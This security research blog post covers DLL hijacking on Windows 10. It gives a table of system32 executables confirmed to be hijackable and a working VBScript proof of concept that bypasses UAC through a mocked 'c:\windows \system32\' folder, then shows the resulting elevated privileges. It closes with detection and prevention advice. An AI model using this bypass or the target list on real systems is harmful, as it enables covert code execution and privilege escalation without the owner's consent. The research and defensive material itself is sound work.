Hijacking DLLs in Windows

***TL;DR** – DLL Hijacking is a popular technique for executing malicious payloads. This post lists nearly 300 executables vulnerable to relative path DLL Hijacking on Windows 10 (1909), and shows how with a few lines of VBScript some of the DLL hijacks can be executed with elevated privileges, bypassing UAC.*

DLL Hijacking

First of all, let's get the definition out of the way. DLL hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Terms such as *DLL Search Order Hijacking*, *DLL Load Order Hijacking*, *DLL Spoofing*, *DLL Injection* and *DLL Side-Loading* are often -mistakenly- used to say the same. At best such terms describe specific cases of DLL hijacking, but are often used interchangeably and therefore incorrectly. As an umbrella term, DLL hijacking is more accurate, as DLL hijacking always involves a DLL taking over from a legitimate DLL.

Attackers have been seen to use DLL hijacking in different ways and for different reasons. Motives include **execution** (executing malicious code through a trusted executable may be less likely to set off alarm bells, and in some cases even bypasses application whitelist features such as AppLocker [1]), obtaining **persistence** (if the target application is pre-installed and runs regularly, so will the malicious code) and **privilege escalation** (if the target application runs under elevated permissions, so will the malicious code).

There is a variety of approaches to choose from, with success depending on how the application is configured to load its required DLLs. Possible approaches include:

(1) **DLL replacement**: replace a legitimate DLL with an evil DLL. This can be combined with *DLL Proxying* [2], which ensures all functionality of the original DLL remains intact.

(2) **DLL search order hijacking**: DLLs specified by an application without a path are searched for in fixed locations in a specific order [3]. Hijacking the search order takes place by putting the evil DLL in a location that is searched in before the actual DLL. This sometimes includes the working directory of the target application.

(3) **Phantom DLL hijacking**: drop an evil DLL in place of a missing/non-existing DLL that a legitimate application tries to load [4].

(4) **DLL redirection**: change the location in which the DLL is searched for, e.g. by editing the `%PATH%` environment variable, or `.exe.manifest` / `.exe.local` files to include

the folder containing the evil DLL [5, 6] .

(5) **WinSxS DLL replacement**: replace the legitimate DLL with the evil DLL in the relevant WinSxS folder of the targeted DLL. Often referred to as DLL side-loading [7].

(6) **Relative path DLL Hijacking:** copy (and optionally rename) the legitimate application to a user-writeable folder, alongside the evil DLL. In the way this is used, it has similarities with (Signed) Binary Proxy Execution [8]. A variation of this is (somewhat oxymoronically called) ‘*bring your own LOLbin*’ [9] in which the legitimate application is brought with the evil DLL (rather than copied from the legitimate location on the victim’s machine).

Finding vulnerable executables

The biggest challenge is to find a vulnerable executable that can be exploited under default user permissions. When targeting pre-installed system executables on Windows, that typically excludes the first option, whilst any folders eligible in options 2 and 3 have to be user writeable, as should the the files and folder in options 4 and 5. This is usually not the case.


That leaves us with option six, the weakest variant, which the remainder of this post will focus on. Although usually unsuitable to obtain persistence or privilege escalation, it is often seen in the wild. Take OceanLotus/APT32, who at the end of 2019 have been observed to use a legitimate `rekeywiz.exe` alongside a malicious `duser.dll` [10, 11]. In this case, the malware embedded the legitimate software and dropped it to disk, adopting the ‘*bring your own LOLbin*’ approach (another way of achieving the same would have been to copy the legitimate executable from the `\system32\` folder, assuming the executable hasn’t been patched yet).

To prevent new versions of this technique to be successful, it is worthwhile identifying executables that are vulnerable to this kind of DLL hijacking. This will provide red teamers with new means for execution, but more importantly, it will allow threat hunters and defenders to take appropriate measures to detect and prevent.

Approach

To keep things focussed, let’s limit ourselves to the executables present by default in `c:\windows\system32\`. On the tested Windows 10 v1909 instance, this comprised a total of 616 executables, or 613 if you only consider signed applications.

To monitor which DLLs each process attempts to load, we’ll use the well-known Procmon [12] tool. The approach taken is therefore: (1) copy trusted executable to a user-writable location; (2) run copied executable; (3) use Procmon to identify DLLs looked for in user writable location.




Time of Day	Process Name	PID	Operation	Path	Result	De
22:01:50.3214107	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Windows\System32\apphelp.dll	FAST IO DISALLOWED	
22:01:50.4305952	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Users\Wietze\Downloads\VERSION.dll	FAST IO DISALLOWED	
22:01:50.4308770	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Windows\System32\version.dll	FAST IO DISALLOWED	
22:01:50.4319453	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Users\Wietze\Downloads\WINMM.dll	FAST IO DISALLOWED	
22:01:50.4322304	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Windows\System32\winmm.dll	FAST IO DISALLOWED	
22:01:50.4375479	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Users\Wietze\Downloads\dxgi.dll	FAST IO DISALLOWED	
22:01:50.4381167	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Windows\System32\dxgi.dll	FAST IO DISALLOWED	
22:01:50.4398351	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Users\Wietze\Downloads\d3d10_1.dll	FAST IO DISALLOWED	
22:01:50.4411266	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Windows\System32\d3d10_1.dll	FAST IO DISALLOWED	
22:01:50.4460589	winsat.exe	9504	FASTIO_NETWORK_QUERY_OPEN	C:\Users\Wietze\Downloads\d3d10.dll	FAST IO DISALLOWED	

Procmon capturing DLL queries by a copy of winsat.exe, located in `c:\users\wietze\downloads\`.

This allows us to identify all DLLs queried by each application, which will be all *potential* hijackable DLL candidates. But it does not automatically follow that all of these are also loaded (and therefore executed). The most reliable way to find out which DLLs are properly loaded, is to compile our own version of the DLL, and make it write to a unique file upon successfully loading. If we then repeat the above approach for all target executables and DLLs, it will result in a collection of files that tells us which DLLs are *confirmed* vulnerable to DLL hijacking.


Compiling custom versions of existing DLLs is more challenging than it may sound, as a lot of executables will not load such DLLs if procedures or entry points are missing. Tools such as DLL Export Viewer [13] can be used to enumerate all external function names and ordinals of the legitimate DLLs. Ensuring that our compiled DLL follows the same format will maximise the chances of it being loaded successfully.



```
#include <windows.h>
#include <lmcons.h>
#include <stdio.h>

bool IsElevated()
{⋯
}

void GenerateFingerprint(const char *parent_function_name)
{⋯
}

bool WINAPI DllMain(HINSTANCE hModule, DWORD fdwReason, LPvoid lpvReserved)
{
    static HANDLE hThread;

    switch (fdwReason)
    {
    // Executed on successfully (un)loading the DLL
    case DLL_PROCESS_ATTACH:
    case DLL_PROCESS_DETACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        GenerateFingerprint(__func__);
        break;
    }

    return TRUE;
}

void *CapabilitiesRequestAndCapabilitiesReply() { GenerateFingerprint(__func__); }
void *DegaussMonitor() { GenerateFingerprint(__func__); }
void *DestroyPhysicalMonitor() { GenerateFingerprint(__func__); }
void *DestroyPhysicalMonitors() { GenerateFingerprint(__func__); }
void *DXVA2CreateDirect3DDeviceManager9() { GenerateFingerprint(__func__); }
void *DXVA2CreateVideoService() { GenerateFingerprint(__func__); }
void *DXVAHD_CreateDevice() { GenerateFingerprint(__func__); }
void *GetCapabilitiesStringLength() { GenerateFingerprint(__func__); }
void *GetMonitorBrightness() { GenerateFingerprint(__func__); }
void *GetMonitorCapabilities() { GenerateFingerprint(__func__); }
```

Sample C code for our own version of dxgi.dll, which showed up in the Procmon recording of winsat.exe.

In summary, the approach taken is:


Phase 1
Define target executables
Generate Procmon config files for target EXEs
Execute target EXEs, monitor w ith Procmon
Analyse result logs, identify *potentially* vulnerable DLLs
Phase 2
Compile custom version of identified DLLs
Execute target EXEs alongside custom DLLs
Analyse results, identify *confirmed* vulnerable DLLs

The full code with a more thorough, technical explanation can be found on GitHub [14].

Confirmed DLL Hijack candidates

The following table lists all executables in `c:\windows\system32` on Windows 10 v1909 that are vulnerable to the 'relative path DLL Hijack' variant of DLL Hijacking. Next to each executable is one or more DLLs that can be hijacked, together with the procedures of that DLL that are called. As explained in the previous section, these are not mere theoretical targets, **these are tested and confirmed to be working**. The list comprises 287 executables and 263 unique DLLs.

Showing **1,566** entries

Search:

Auto-elevated ▲	Executable ▲	DLL	Procedure
✓	bthudtask.exe	DEVOBJ.dll	DllMain
✓	computerdefaults.exe	CRYPTBASE.DLL	DllMain
✓		edputil.dll	DllMain
✓			EdpGetIsManaged
✓		MLANG.dll	ConvertINetUnicodeToMultiByte
✓			DllMain
✓		PROPSYS.dll	DllMain
✓			PSCreateMemoryPropertyStore
✓			PSPropertyBag_WriteDWORD
✓		Secur32.dll	DllMain
✓		SSPICLI.DLL	DllMain
✓			GetUserNameExW
✓		WININET.dll	DllMain
✓			GetUrlCacheEntryBinaryBlob
✓		ColorAdapterClient.dll	DllMain
✓		dxva2.dll	DllMain

Some caveats:

- The test was performed by simply running each executable, without specifying any parameters and with no further user interaction. This explains why the well-documented `xwizard.exe` DLL hijack [15] is not present in this list, because it requires two (arbitrary) arguments for it to work.
- Some applications come with a GUI, or some other visual element that gives away the binary was executed. This also includes error messages: required DLLs might be missing, and the hijacked DLL obviously lacks the original functionality. Attackers are less likely to target such applications for DLL hijacking purposes.
- DLLs of which the original version was written in C++ have not been taken into account.

A CSV version of the full list can be found on GitHub [14].

Combining with UAC bypass

Having found all these executables, at most this allows us to execute code through trusted programs. However, it is also possible to gain elevated rights if used in conjunction with UAC Bypass techniques.

User Account Control (UAC) [16] was introduced in Windows Vista as a security feature, asking users for confirmation through a prompt before a process running under normal privileges is elevated to higher privileges. After users complained about getting flooded with UAC prompts when doing arbitrary tasks, Microsoft introduced *auto elevation* in Windows 7, which automatically elevates certain processes if they are located in trusted directories (such as `c:\windows\system32`).

With this in mind, you could try running arbitrary code with elevated privileges by using an executable that is marked for auto elevation that is also vulnerable to DLL hijacking. There are about 35 of such executables, as can be seen in the previous section. The problem to overcome is that of the trusted directory: both the auto-elevate executable and the custom DLL need to be located in a trusted directory, but none of theses are user writeable.


There is some excellent research about bypassing UAC out there - one of my favourite techniques is the mocking of trusted directories using trailing spaces [17]. I would recommend reading the full blog post, but it boils down to users being able to create `c:\windows \system32\` (note the space after the first folder), and auto-elevate executables placed in this folder consider this a trusted location.

It is debatable whether this is a proper security vulnerability - Microsoft argue it is not [18], but it is at least a flaw, given that most (non-enterprise) Windows computers are using ‘administrator accounts’ by default.

Either way, this provides us with an excellent means through which DLL hijacking can be made much more powerful. Note that folders with trailing spaces cannot be created through traditional means on Windows. You could compile some lines of C to do this, as is done by the original researcher, but it turns out VBScript can actually do this for us too. The following proof-of-concept shows that with only a few lines of code you can get this to work:

```
Set oFSO = CreateObject("Scripting.FileSystemObject")
Set wshshell = wscript.createobject("WScript.Shell")

' Get target binary and payload
WScript.StdOut.Write("System32 binary: ")
strBinary = WScript.StdIn.ReadLine()
WScript.StdOut.Write("Path to your DLL: ")
strDLL = WScript.StdIn.ReadLine()

' Create folders
Const target = "c:\windows \"
target_sys32 = (target & "system32\")
target_binary = (target_sys32 & strBinary)
If Not oFSO.FolderExists(target) Then oFSO.CreateFolder target End If
If Not oFSO.FolderExists(target_sys32) Then oFSO.CreateFolder target_sys32 End If

' Copy legit binary and evil DLL
oFSO.CopyFile ("c:\windows\system32\" & strBinary), target_binary
oFSO.CopyFile strDLL, target_sys32
' Run, Forrest, Run!
wshshell.Run("""" & target_binary & """")

' Clean files
WScript.StdOut.Write("Clean up? (press enter to continue)")
WScript.StdIn.ReadLine()
wshshell.Run("powershell /c ""rm -r """"\\?\" & target & """""""") 'Deletion using VBScript is problematic, use PowerShell instead
```

The screenshot below shows what execution of the script might look like.



```
C:\Users\Wietze\Downloads>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Descri
============================= ======
SeShutdownPrivilege           Shut d
SeChangeNotifyPrivilege       Bypass
SeUndockPrivilege             Remove
SeIncreaseWorkingSetPrivilege Increa
SeTimeZonePrivilege           Change

C:\Users\Wietze\Downloads>cscript au
Microsoft (R) Windows Script Host Ve
Copyright (C) Microsoft Corporation.

System32 binary: winsat.exe
Path to your DLL: dxgi.dll
Clean up? (press enter to continue)
```

```
C:\Windows\system32>Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description
========================================= ==================================================================
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process
SeSecurityPrivilege                       Manage auditing and security log
SeTakeOwnershipPrivilege                  Take ownership of files or other objects
SeLoadDriverPrivilege                     Load and unload device drivers
SeSystemProfilePrivilege                  Profile system performance
SeSystemtimePrivilege                     Change the system time
SeProfileSingleProcessPrivilege           Profile single process
SeIncreaseBasePriorityPrivilege           Increase scheduling priority
SeCreatePagefilePrivilege                 Create a pagefile
SeBackupPrivilege                         Back up files and directories
SeRestorePrivilege                        Restore files and directories
SeShutdownPrivilege                       Shut down the system
SeDebugPrivilege                          Debug programs
SeSystemEnvironmentPrivilege              Modify firmware environment values
SeChangeNotifyPrivilege                   Bypass traverse checking
SeRemoteShutdownPrivilege                 Force shutdown from a remote system
SeUndockPrivilege                         Remove computer from docking station
SeManageVolumePrivilege                   Perform volume maintenance tasks
SeImpersonatePrivilege                    Impersonate a client after authentication
```

An example showing an elevated prompt after a malicious dxgi.dll was loaded by a legitimate winsat.exe from a mocked trusted directory, without getting any UAC prompts.

In the table above, all executable/DLL combinations for which the auto elevation was successful are marked in the first column. With over 160 possible combinations, there are quite some options.

Prevention and detection

A simple way to prevent DLL hijacking from happening would be for applications to always use absolute paths instead of relative ones. Although some applications (notably portable ones) will not always be able to do so, applications located in `\system32\` and relying on DLLs in the same folder have no excuse for doing otherwise. The better option, which only very few Windows executables seem to do, is to verify all DLLs before loading them (e.g. by checking their signatures) - this would largely eliminate the problem.

Nevertheless, as we have seen, attackers will still be able to bring older versions of legitimate/trusted applications that can be exploited. So even if every application starts checking their DLLs before loading them from now on, we would still have to deal with this problem.

Let’s therefore focus on detection. You could hunt for the creation or loading of any of the DLLs mentioned before from unexpected paths, particularly in temp locations such as

`%appdata%`. After all, the name of the (legitimate) application loading the DLLs can be changed, but the filenames of DLLs are always fixed. A sample Sigma rule for this can be found here [19] - it successfully detects our DLL hijacking, although as you can see, it doesn't scale very well and is likely to be prone to false positives. You could take a more generic approach by looking for the presence of Microsoft-signed binaries in unexpected locations, of the loading of DLLs from unexpected locations by such Microsoft-signed binaries (regardless of location).

Finally, the demonstrated UAC bypass technique can be detected easily and reliably by looking for any activity in the `/windows /` folder, or in any folders ending in a space for that matter. As described before, Windows folders with trailing spaces cannot be created through normal means and should therefore be rare, and always suspicious. Setting your UAC mode to 'Always notify', one level higher than the default, will prevent this and other similar UAC bypass techniques from succeeding.

Posted on 2020-06-22

Wietze
Cyber troublemaker | Threat Hunting, Detection Engineering & Research |
@Wietze

← Go back

Most recent posts

Why bother with argv[0]?
Save the Environment (Variable)
Windows Command-Line Obfuscation
Hijacking DLLs in Windows
PowerShell Obfuscation using SecureString